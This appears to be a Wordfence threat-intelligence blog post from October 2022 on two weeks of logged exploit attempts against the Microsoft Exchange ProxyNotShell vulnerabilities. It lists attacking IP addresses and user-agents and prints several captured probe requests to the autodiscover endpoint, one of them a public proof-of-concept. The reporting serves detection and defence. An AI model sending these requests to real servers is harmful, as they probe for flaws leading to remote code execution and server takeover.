PUBLISHED ON OCTOBER 19, 2022

Two Weeks of Monitoring ProxyNotShell (CVE-2022-41040 & CVE-2022-41082) Threat Activity


The Wordfence Threat Intelligence team has been monitoring exploit attempts targeting two zero-day vulnerabilities in Microsoft Exchange Server tracked as CVE-2022-41040 and CVE-2022-41082, collectively known as ProxyNotShell. These vulnerabilities are actively being exploited in the wild. At the time of writing, we have observed 1,658,281 exploit attempts across our network of 4 million protected websites.

Given that a quick Shodan search shows 214,671 hosts running Exchange, this is not an insignificant vulnerability. Fortunately, tracking exploit attempts has been made easy due to the similarities to the ProxyShell vulnerability from 2021. From the time we began tracking ProxyNotShell, we have observed 3,543 IP addresses across 2,425 hosts sending requests that are attempting to probe for and exploit the vulnerabilities.

The following top 20 IP addresses are responsible for 313,011 of the tracked exploit attempts.

```
91.245.255.98
152.89.198.108
199.47.92.216
192.241.217.237
192.241.217.39
192.241.219.153
192.241.219.69
192.241.213.162
192.241.219.73
192.241.212.186
192.241.216.62
192.241.212.202
192.241.216.14
192.241.218.85
192.241.215.205
192.241.220.212
192.241.202.142
192.241.220.87
192.241.218.123
192.241.212.173
```

Looking at the IP addresses being logged, it quickly becomes apparent that a large number of the IP addresses are part of the same CIDR range of 192.241.192.0/19. Nearly one-third of our logged requests probing and targeting this vulnerability come from these IP addresses, which are assigned to DigitalOcean. This means that Digitalocean's ASN is hosting nearly 3 times as many IPs sending requests targeting this vulnerability compared to the next most active host.



While DigitalOcean is a legitimate virtual and dedicated server provider with a high reputation, it is still the source of many of the requests we have tracked. Threat actors often look for affordable solutions to quickly spin up an attack campaign, and in this case it appears that at least one threat actor either chose to use DigitalOcean as their provider or purchased access to a number of compromised servers on their network.


Many of the requests we have observed thus far utilize GET requests to discover if the target is a vulnerable Exchange server. The requests we are seeing follow a few basic variations ranging from a basic GET request like:

```
GET /autodiscover/autodiscover.json?%40zdi%2FPowershell= HTTP/1.1
```

To more complex requests like :

```
GET /autodiscover/autodiscover.json?
a%40foo_var%2Fowa%2F=&Email=autodiscover%2Fautodiscover.json%3Fa%40foo.var&Protocol=XYZ
&FooProtocol=Powershell HTTP/1.1.
```

The second request example is an early proof-of-concept that has been used widely since its public release. If this looks familiar, that's because it is the same as the ProxyShell vulnerability exploit.



The user-agent also has a number of variations, primarily one reused from the user-agent for Firefox 105 on Windows 10. The top ten user-agent strings can be seen here:

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101
Firefox/105.0
Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:76.0) Gecko/20100101 Firefox/76.0
Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/70.0.3538.67 Safari/537.36
Fuzz Faster U Fool v1.5.0-dev
Amazon CloudFront
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101
Firefox/105.0 X-Middleton/1
Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US) AppleWebKit/525.18 (KHTML, like Gecko)
Version/3.1.1 Safari/525.17
curl/7.79.1
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/104.0.0.0 Safari/537.36
```

The top user-agent also appears with the most common request we are seeing, which can be seen in the request header below.

```
GET /autodiscover/autodiscover.json?
a%40foo_var%2Fowa%2F=&Email=autodiscover%2Fautodiscover.json%3Fa%40foo.var&Protocol=XYZ
&FooProtocol=Powershell HTTP/1.1
Geoip-Addr: 91.245.255.98
Connection: close
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0)
Gecko/20100101 Firefox/105.0
Host: <redacted>
```

While the above GET request has been observed in 224,794 requests, it is used with multiple variations of request headers, though there are some consistencies in the query string. All of the requests are GET requests, are probing /autodiscover/autodiscover.json, and use Powershell, which are requirements to exploit this vulnerability.

```
GET /autodiscover/autodiscover.json?
a%40foo_var%2Fowa%2F=&Email=autodiscover%2Fautodiscover.json%3Fa%40foo.var&Protocol=XYZ&
FooProtocol=Powershell HTTP/1.1
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0)
Gecko/20100101 Firefox/105.0
Accept: */*
Accept-Encoding: gzip, deflate
Connection: keep-alive
Host: www.<redacted>.com
```

As mentioned previously, the user-agent primarily being observed is Google Chrome on Windows 10, however despite that, we have observed a number of user-agent request headers that include MacOS user-agents, such as this header that includes an older user-agent for Firefox 76 on MacOS Mojave. In fact, this was the second-largest user-agent observed, with 35,811 requests logged.

```
GET /autodiscover/autodiscover.json@Powershell.dewd79hxlu.com/owa/www.google.com
HTTP/1.1
Accept-Encoding: gzip
Connection: close
Host: <redacted>:443
Referer:
https://<redacted>:443/autodiscover/autodiscover.json@Powershell.dewd79hxlu.com/owa/www.
google.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:76.0) Gecko/20100101
Firefox/76.0
```

While less common, we are also seeing more complicated GET requests as well as more distinctive user-agents. The following request shows an attempt to exploit the ProxyNotShell vulnerabilities on a university website, using an open-source web fuzzer known as Fuzz Faster U Fool, which we see reflected in the user-agent string. This is one example of a logged exploit attempt that could either be the university's security team probing for the vulnerability to ensure any security holes are closed, or a threat actor probing for vulnerabilities to exploit. However, as this request was aimed at the website and not an Exchange server, it is more likely that this was an attempt by a threat actor to identify a vulnerability for the purpose of exploiting it.

```
GET /autodiscover/autodiscover.json?
aa%40mail_<redacted>_edu_v6_6ipl9gf1rbdde8jlvh33c0t1tszjnbb0_<redacted>_com%2Fowa%2F%3F=
&Email=autodiscover%2Fautodiscover.json%3Fa%40mail.
<redacted>.edu.v6.6ipl9gf1rbdde8jlvh33c0t1tszjnbb0.
<redacted>.com&Protocol=Autodiscoverv1&mail_<redacted>_edu_v6_euctlor93jplqgvt7pfbo85950
brzin7_<redacted>_com=&protocol=Powershell HTTP/1.1
Accept-Encoding: gzip
Host: mail.<redacted>.edu
User-Agent: Fuzz Faster U Fool v1.5.0-dev
X-Https: 1
```

As with ProxyShell, the ProxyNotShell exploit used on a vulnerable Exchange server can lead to remote code execution (RCE) on the server. This could lead to full takeover of a vulnerable server. The good news is that unlike ProxyShell, ProxyNotShell requires the threat actor to be authenticated with a real email address in order to exploit the vulnerability.

The Wordfence Intelligence IP Threat Feed will show new IP addresses attacking CVE-2022-41040 and CVE-2022-41082 in the “rce” category as the feed is updated every 60 minutes.

Have any questions regarding Wordfence Intelligence? Contact us at:
Wordfence Intelligence
intel@wordfence.com